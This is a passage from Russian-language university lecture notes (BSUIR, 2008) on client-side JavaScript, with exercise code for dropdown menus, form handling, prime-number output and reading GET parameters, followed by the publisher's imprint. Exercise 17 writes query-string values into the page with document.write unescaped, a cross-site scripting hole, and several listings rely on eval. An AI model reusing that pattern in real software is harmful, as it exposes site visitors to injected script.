15. { for(var i=1; i<=5; i++)
16. {eval('document.getElementById("sub'+i+'").style.visibility="hidden"')}
17. }
18. <!--Функция show(num) делает видимым только 1 определенный слой
19. (в зависимости от параметра num) -->
20. function show(num)
21. {cl();
22. eval('document.getElementById("sub'+num+'").style.visibility="visible"');
23. }
24. //-->
25. </SCRIPT>
26. <!--Вывод сообщения, если браузер не поддерживает Javascript  -->
27. <noscript>
28. Ваш браузер не поддерживает JavaScript
29. </noscript>
```

```
30. </head>
31. <body>
32. <!-- Таблица для размещения слоев главного меню  -->
33. <table width="200" border="0" cellspacing="0">
34. <tr>
35. <td><div id="top" class="top" onMouseOver="show('1')" >
36. <a href="m1.html" class="menu">Пункт 1</a>
37. </div></td>
38. <td><div id="top" class="top" onMouseOver="show('2')">
39. <a href="m2.html" class="menu">Пункт 2</a>
40. </div></td>
41. <td><div id="top" class="top" onMouseOver="show('3')">
42. <a href="m3.html" class="menu">Пункт 3</a>
43. </div></td>
44. <td><div id="top" class="top" onMouseOver="show('4')">
45. <a href="m4.html" class="menu">Пункт 4</a>
46. </div></td>
47. <td><div id="top" class="top" onMouseOver="show('5')">
48. <a href="m5.html" class="menu">Пункт 5</a>
49. </div></td>
50. </tr>
51. </table>
52. <!--Слой выпадающего подменю для первого пункта -->
53. <div id="sub1" class="sub" style="left:15px; top:30px; " onMouseOut="cl();">
54. <a class="submn" href="m1-1.html" title="Подпункт 1" onMouseOver="show('1')">
55. Подпункт 1-1</a><br />
56. <a class="submn" href="m1-2.html" title="Подпункт 2" onMouseOver="show('1')">
57. Подпункт 1-2</a><br />
58. <a class="submn" href="m1-3.html" title="Подпункт 3" onMouseOver="show('1')">
59. Подпункт 1-3</a><br />
60. </div>
61. <!--Слой выпадающего подменю для второго пункта -->
62. <div id="sub2" class="sub" style="left:80px; top:30px; "  onMouseOut="cl();">
63. <a class="submn" href="m2-1.html" title="Подпункт 1" onMouseOver="show('2')">
64. Подпункт 2-1</a><br />
65. <a class="submn" href="m2-2.html" title="Подпункт 2" onMouseOver="show('2')">
66. Подпункт 2-2</a><br />
67. <a class="submn" href="m2-3.html" title="Подпункт 3" onMouseOver="show('2')">
68. Подпункт 2-3</a><br />
69. </div>
70. <!--Слой выпадающего подменю для третьего пункта -->
71. <div id="sub3" class="sub" style="left:142px; top:30px; " onMouseOut="cl();">
72. <a class="submn" href="m3-1.html" title="Подпункт 1" onMouseOver="show('3')">
73. Подпункт 3-1</a><br />
74. <a class="submn" href="m3-2.html" title="Подпункт 2" onMouseOver="show('3')">
75. Подпункт 3-2</a><br />
76. <a class="submn" href="m3-3.html" title="Подпункт 3" onMouseOver="show('3')">
77. Подпункт 3-3</a><br />
78. </div>
79. <!--Слой выпадающего подменю для четвертого пункта -->
80. <div id="sub4" class="sub" style="left:205px; top:30px; " onMouseOut="cl();">
81. <a class="submn" href="m4-1.html" title="Подпункт 1" onMouseOver="show('4')">
```

```
Подпункт 4-1</a><br />
<a class="submn" href="m4-2.html" title="Подпункт 2" onMouseOver="show('4')">
Подпункт 4-2</a><br />
<a class="submn" href="m4-3.html" title="Подпункт 3" onMouseOver="show('4')">
Подпункт 4-3</a><br />
</div>
<!--Слой выпадающего подменю для пятого пункта -->
<div id="sub5" class="sub" style="left:270px; top:30px; " onMouseOut="cl();">
<a class="submn" href="m5-1.html" title="Подпункт 1" onMouseOver="show('5')">
Подпункт 5-1</a><br />
<a class="submn" href="m5-2.html" title="Подпункт 2" onMouseOver="show('5')">
Подпункт 5-2</a><br />
<a class="submn" href="m5-3.html" title="Подпункт 3" onMouseOver="show('5')">
Подпункт 5-3</a><br />
</div>
</body></html>
```

Задание 24

```
<html><head>
<title>Пример вертикального меню на Javascript для MSIE</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
<style type="text/css">
<!--
.top {text-align:left; width: 61px; height:20px; background-color:#FF9900}
.sub {position:absolute; text-align:center; visibility:hidden; border-width:1px;
border-style: solid; color:#000000; background-color:#FF9900}
-->
</style>
<SCRIPT language="javascript">
<!--//
<!-- Функция cl() делает невидимыми все слои подменю -->
function cl()
{ for(var i=1; i<=5; i++)
{eval('sub'+i+'.style.visibility="hidden"')}
}
<!-- Функция show(num) делает видимым только 1 определенный слой
(в зависимости от параметра num) -->
function show(num)
{cl();
eval('sub'+num+'.style.visibility="visible"');
}
//-->
</SCRIPT>
<!-- Вывод сообщения, если браузер не поддерживает Javascript -->
<noscript>
Ваш браузер не поддерживает JavaScript
</noscript>
</head>
<body>
<!--Слой первого пункта главного меню-->
<div id="top" class="top" onMouseOver="show('1')" >
<a href="m1.html" class="menu">Пункт 1</a>
```

```
35. </div>
36. <!--Слой выпадающего подменю для первого пункта-->
37. <div id="sub1" class="sub" style="left:70px; top:10px; " onMouseOut="cl();">
38. <a class="submn" href="m1-1.html" title="Подпункт 1" onMouseOver="show('1')">
39. Подпункт 1-1</a><br />
40. <a class="submn" href="m1-2.html" title="Подпункт 2" onMouseOver="show('1')">
41. Подпункт 1-2</a><br />
42. <a class="submn" href="m1-3.html" title="Подпункт 3" onMouseOver="show('1')">
43. Подпункт 1-3</a><br />
44. </div>
45. <!--Слой второго пункта главного меню-->
46. <div id="top" class="top" onMouseOver="show('2')">
47. <a href="m2.html" class="menu">Пункт 2</a>
48. </div>
49. <!--Слой выпадающего подменю для второго пункта-->
50. <div id="sub2" class="sub" style="left:70px; top:30px; "  onMouseOut="cl();">
51. <a class="submn" href="m2-1.html" title="Подпункт 1" onMouseOver="show('2')">
52. Подпункт 2-1</a><br />
53. <a class="submn" href="m2-2.html" title="Подпункт 2" onMouseOver="show('2')">
54. Подпункт 2-2</a><br />
55. <a class="submn" href="m2-3.html" title="Подпункт 3" onMouseOver="show('2')">
56. Подпункт 2-3</a><br />
57. </div>
58. <!--Слой третьего пункта главного меню-->
59. <div id="top" class="top" onMouseOver="show('3')">
60. <a href="m3.html" class="menu">Пункт 3</a>
61. </div>
62. <!--Слой выпадающего подменю для третьего пункта-->
63. <div id="sub3" class="sub" style="left:70px; top:50px; " onMouseOut="cl();">
64. <a class="submn" href="m3-1.html" title="Подпункт 1" onMouseOver="show('3')">
65. Подпункт 3-1</a><br />
66. <a class="submn" href="m3-2.html" title="Подпункт 2" onMouseOver="show('3')">
67. Подпункт 3-2</a><br />
68. <a class="submn" href="m3-3.html" title="Подпункт 3" onMouseOver="show('3')">
69. Подпункт 3-3</a><br />
70. </div>
71. <!--Слой четвертого пункта главного меню-->
72. <div id="top" class="top" onMouseOver="show('4')">
73. <a href="m4.html" class="menu">Пункт 4</a>
74. </div>
75. <!--Слой выпадающего подменю для четвертого пункта-->
76. <div id="sub4" class="sub" style="left:70px; top:70px; " onMouseOut="cl();">
77. <a class="submn" href="m4-1.html" title="Подпункт 1" onMouseOver="show('4')">
78. Подпункт 4-1</a><br />
79. <a class="submn" href="m4-2.html" title="Подпункт 2" onMouseOver="show('4')">
80. Подпункт 4-2</a><br />
81. <a class="submn" href="m4-3.html" title="Подпункт 3" onMouseOver="show('4')">
82. Подпункт 4-3</a><br />
83. </div>
84. <!--Слой пятого пункта главного меню-->
85. <div id="top" class="top" onMouseOver="show('5')">
86. <a href="m5.html" class="menu">Пункт 5</a>
```

```
87. </div>
88. <!--Слой выпадающего подменю для пятого пункта-->
89. <div id="sub5" class="sub" style="left:70px; top:90px; " onMouseOut="cl();">
90. <a class="submn" href="m5-1.html" title="Подпункт 1" onMouseOver="show('5')">
91. Подпункт 5-1</a><br />
92. <a class="submn" href="m5-2.html" title="Подпункт 2" onMouseOver="show('5')">
93. Подпункт 5-2</a><br />
94. <a class="submn" href="m5-3.html" title="Подпункт 3" onMouseOver="show('5')">
95. Подпункт 5-3</a><br />
96. </div>
97. </body></html>
```

Задание 25

```
1.  <html><head>
2.  <title>Пример вертикального меню на Javascript для NN 7.0</title>
3.  <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
4.  <style type="text/css">
5.  <!--
6.  .top {text-align:left; width: 61px; height:20px; background-color:#FF9900}
7.  .sub {position:absolute; text-align:center; visibility:hidden; border-width:1px;
8.  border-style: solid; color:#000000; background-color:#FF9900}
9.  -->
10. </style>
11. <SCRIPT language="javascript">
12. <!--//
13. <!-- Функция cl() делает невидимыми все слои подменю -->
14. function cl()
15. { for(var i=1; i<=5; i++)
16. {eval('document.getElementById("sub'+i+'").style.visibility="hidden"')}
17. }
18. <!-- Функция show(num) делает видимым только 1 определенный слой
19. (в зависимости от параметра num)
20. -->
21. function show(num)
22. {cl();
23. {eval('document.getElementById("sub'+num+'").style.visibility="visible"')}
24. }
25. //-->
26. </SCRIPT>
27. <!-- Вывод сообщения, если браузер не поддерживает Javascript -->
28. <noscript>
29. Ваш браузер не поддерживает JavaScript
30. </noscript>
31. </head>
32. <body>
33. <!-- Слой первого пункта главного меню -->
34. <div id="top" class="top" onMouseOver="show('1')" >
35. <a href="m1.html" class="menu">Пункт 1</a>
36. </div>
37. <!-- Слой выпадающего подменю для первого пункта -->
38. <div id="sub1" class="sub" style="left:70px; top:10px; " onMouseOut="cl();">
39. <a class="submn" href="m1-1.html" title="Подпункт 1" onMouseOver="show('1')">
```

```
40. Подпункт 1-1</a><br />
41. <a class="submn" href="m1-2.html" title="Подпункт 2" onMouseOver="show('1')">
42. Подпункт 1-2</a><br />
43. <a class="submn" href="m1-3.html" title="Подпункт 3" onMouseOver="show('1')">
44. Подпункт 1-3</a><br />
45. </div>
46. <!-- Слой второго пункта главного меню -->
47. <div id="top" class="top" onMouseOver="show('2')">
48. <a href="m2.html" class="menu">Пункт 2</a>
49. </div>
50. <!--Слой выпадающего подменю для второго пункта-->
51. <div id="sub2" class="sub" style="left:70px; top:30px; "  onMouseOut="cl();">
52. <a class="submn" href="m2-1.html" title="Подпункт 1" onMouseOver="show('2')">
53. Подпункт 2-1</a><br />
54. <a class="submn" href="m2-2.html" title="Подпункт 2" onMouseOver="show('2')">
55. Подпункт 2-2</a><br />
56. <a class="submn" href="m2-3.html" title="Подпункт 3" onMouseOver="show('2')">
57. Подпункт 2-3</a><br />
58. </div>
59. <!--Слой третьего пункта главного меню-->
60. <div id="top" class="top" onMouseOver="show('3')">
61. <a href="m3.html" class="menu">Пункт 3</a>
62. </div>
63. <!--Слой выпадающего подменю для третьего пункта-->
64. <div id="sub3" class="sub" style="left:70px; top:50px; " onMouseOut="cl();">
65. <a class="submn" href="m3-1.html" title="Подпункт 1" onMouseOver="show('3')">
66. Подпункт 3-1</a><br />
67. <a class="submn" href="m3-2.html" title="Подпункт 2" onMouseOver="show('3')">
68. Подпункт 3-2</a><br />
69. <a class="submn" href="m3-3.html" title="Подпункт 3" onMouseOver="show('3')">
70. Подпункт 3-3</a><br />
71. </div>
72. <!--Слой четвертого пункта главного меню-->
73. <div id="top" class="top" onMouseOver="show('4')">
74. <a href="m4.html" class="menu">Пункт 4</a>
75. </div>
76. <!--Слой выпадающего подменю для четвертого пункта-->
77. <div id="sub4" class="sub" style="left:70px; top:70px; " onMouseOut="cl();">
78. <a class="submn" href="m4-1.html" title="Подпункт 1" onMouseOver="show('4')">
79. Подпункт 4-1</a><br />
80. <a class="submn" href="m4-2.html" title="Подпункт 2" onMouseOver="show('4')">
81. Подпункт 4-2</a><br />
82. <a class="submn" href="m4-3.html" title="Подпункт 3" onMouseOver="show('4')">
83. Подпункт 4-3</a><br />
84. </div>
85. <!--Слой пятого пункта главного меню-->
86. <div id="top" class="top" onMouseOver="show('5')">
87. <a href="m5.html" class="menu">Пункт 5</a>
88. </div>
89. <!--Слой выпадающего подменю для пятого пункта-->
90. <div id="sub5" class="sub" style="left:70px; top:90px; " onMouseOut="cl();">
91. <a class="submn" href="m5-1.html" title="Подпункт 1" onMouseOver="show('5')">
```

```
92. Подпункт 5-1</a><br />
93. <a class="submn" href="m5-2.html" title="Подпункт 2" onMouseOver="show('5')">
94. Подпункт 5-2</a><br />
95. <a class="submn" href="m5-3.html" title="Подпункт 3" onMouseOver="show('5')">
96. Подпункт 5-3</a><br />
97. </div>
98. </body></html>
```

ТЕМА 9. ОБРАБОТКА ФОРМ НА JAVASCRIPT

Задание 3

```
1. <html><body>
2. <form name="myform">
3. <input type="button" value="простые числа" onClick="echo()">
4. </form>
5. <script>
6. function echo(){
7. var i, j, simple;
8. for (i=2; i<=100; i++){
9. simple = true;
10. for (j=2; j<=i/2;j++)
11. if ((i%j)==0){
12. simple = false;          }
13. if (simple) document.write(i+'; '); }
14. }
15. </script>
16. </body></html>
```

Задание 4

```
1. <html><body>
2. <form action="www.mysite.com/script.php" method="GET">
3. <input type="text" name="Text1" size="30"><br>
4. <input type="submit" name="Submit" value="Отправить">
5. <input type="reset" value="Очистить">
6. </form>
7. </body></html>
```

Задание 7

```
1. <html><head>
2. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
3. <SCRIPT language="JavaScript" type="text/javascript">
4. var nextw
5. var i=0
6. function Information()
7. //проверяет значения выбранных checkbox'ов и выдает информацию
8. {
9. nextw=window.open("","","");//создание нового окна
10. nextw.document.writeln("<HTML>")
11. nextw.document.writeln("<HEAD>")
12. nextw.document.writeln("</HEAD>")
```

```
13. nextw.document.writeln("<BODY>")
14. nextw.document.writeln("В нашем зоопарке Вы можете наблюдать:<br>")
15. for (i=0;i<5;i++)
16. if (document.zoo[i].checked) {
17. nextw.document.writeln(document.zoo[i].value); //запись значений в созданное окно
18. nextw.document.writeln("<br>")
19. }
20. nextw.document.writeln("</BODY>")
21. nextw.document.writeln("</HTML>")
22. }
23. </SCRIPT>
24. </HEAD><BODY>
25. <FORM name="zoo">
26. Животные зоопарка:<br>
27. <INPUT TYPE="checkbox" name="first" value=" - слон"> слон<br>
28. <INPUT TYPE="checkbox" name="second" value=" - медведь"> медведь<br>
29. <INPUT TYPE="checkbox" name="third" value=" - жираф"> жираф<br>
30. <INPUT TYPE="checkbox" name="fourth" value=" - обезьяна"> обезьяна<br>
31. <INPUT TYPE="checkbox" name="fifth" value=" - корова"> корова<br>
32. <INPUT TYPE="button" value="Наш зоопарк" onClick="Information()">
33. </FORM>
34. </BODY></HTML>
```

Задание 9

```
1. <html><body>
2. <form name="form1">
3. <input ONCLICK="javascript:form1.text1.value=form1.r1.value" id="r1"
   VALUE="qwerty" type="radio" name="radio1">qwerty<br>
4. <input ONCLICK="javascript:form1.text1.value=form1.r2.value" id="r2"
   VALUE="asdfgh" type="radio" name="radio1">asdfgh<br>
5. <input ONCLICK="javascript:form1.text1.value=form1.r3.value" id="r3" VALUE="zxcvb"
   type="radio" name="radio1">zxcvb<br>
6. <input type="text" name="text1" size="30">
7. </form>
8. </body></html>
```

Задание 10

```
1. <html><body>
2. <form name="form1">
3. <select name="menu1" size="1">
4. <option value="qwer">qwer
5. <option value="asdf">asdf
6. <option value="zxcv">zxcv</select><br>
7. <input type="button" value="OK" onclick="javascript:alert(form1.menu1.value)">
8. </form>
9. </body></html>
```

Задание 14

```
1. <html><body>
2. <form name="form1">
```

```
3. <input type="text" name="text1" size="10"><br>
4. <input type="submit" value="OK" onclick="echo()">
5. </form></head>
6. <script>
7. function echo() {
8. var i, j, simple;
9. val=form1.text1.value;
10. for (i=2; i<=val; i++){
11. simple = true;
12. for (j=2; j<=i/2;j++)
13. if ((i%j)==0){
14. simple = false; }
15. if (simple)  document.write(i+'; '); }
16. }
17. </script>
18. </body></html>
```

Задание 15

```
1. <html><body>
2. <script>
3. function my_copy() {
4. form1.ta2.value=form1.ta1.value;}
5. </script>
6. <form NAME="form1">
7. <textarea  name="ta1" rows="5" cols="55"></textarea><br>
8. <textarea  name="ta2" rows="5" cols="55"></textarea><br>
9. <input ONCLICK="my_copy()" type="button" value="copy">
10. </form>
11. </body></html>
```

Задание 17

```
1. <html><head><body>
2. <script>
3. // функция для извлечения значений переменных из GET-запроса
4. function getParam(sParamName){
5. var Params = location.search.substring(1).split("&"); // отсекаем "?" и вносим переменные
   и их значения в массив
6. var variable = "";
7. for (var i = 0; i < Params.length; i++){ // пробегаем весь массив
8. if (Params[i].split("=")[0] == sParamName){ // если это искомая переменная - бинго!
9. if (Params[i].split("=").length > 1) variable = Params[i].split("=")[1]; // если значение
   параметра задано, то возвращаем его
10. return variable; } }
11. return "";
12. }
13. </script>
14. <form action="">
15. <input type="text" name="text1" size="10"><br>
16. <input type="hidden" name="form_id" value="1">
17. <input type="submit" name=OK value="OK">
18. </form>
```

```
19. <form action="">
20. <input type="text" name="text1" size="10"><br>
21. <input type="hidden" name="form_id" value="2">
22. <input type="submit" name=OK value="OK">
23. </form>
24. <form action="">
25. <input type="text" name="text1" size="10"><br>
26. <input type="hidden" name="form_id" value="3">
27. <input type="submit" name=OK value="OK">
28. </form>
29. <script>
30. if (getParam("OK")=="OK") {
31. form_id = getParam("form_id"); // получаем значения переменных из адресной строки
32. text1 = getParam("text1");
33. document.write('Форма №: '+form_id); // выводим номер формы
34. document.write('<br>Значение TextBox-а: '+text1+'<br>'); // выводим значение
    TextBox'a
35. }
36. </script>
37. </head></body></html>
```

Св. план 2006, поз. 60

Учебное издание

Борзенков Алексей Владимирович

ПРОГРАММИРОВАНИЕ В INTERNET НА СТОРОНЕ КЛИЕНТА. JAVASCRIPT, DHTML, COOKIES. ЭЛЕМЕНТЫ ЗАЩИТЫ ИНФОРМАЦИИ

Конспект лекций
для студентов всех специальностей БГУИР
дневной формы обучения

Редактор Н. В. Гриневич
Корректор Е. Н. Батурчик

Подписано в печать 26.03.2008. Формат 60x84 1/16. Бумага офсетная.
Гарнитура «Таймс». Печать ризографическая. Усл. печ. л. 8,02.
Уч.-изд. л. 6,0. Тираж 50 экз. Заказ 21.

Издатель и полиграфическое исполнение: Учреждение образования
«Белорусский государственный университет информатики и радиоэлектроники»
ЛИ №02330/0056964 от 01.04.2004. ЛП №02330/0131666 от 30.04.2004.
220013, Минск, П. Бровки, 6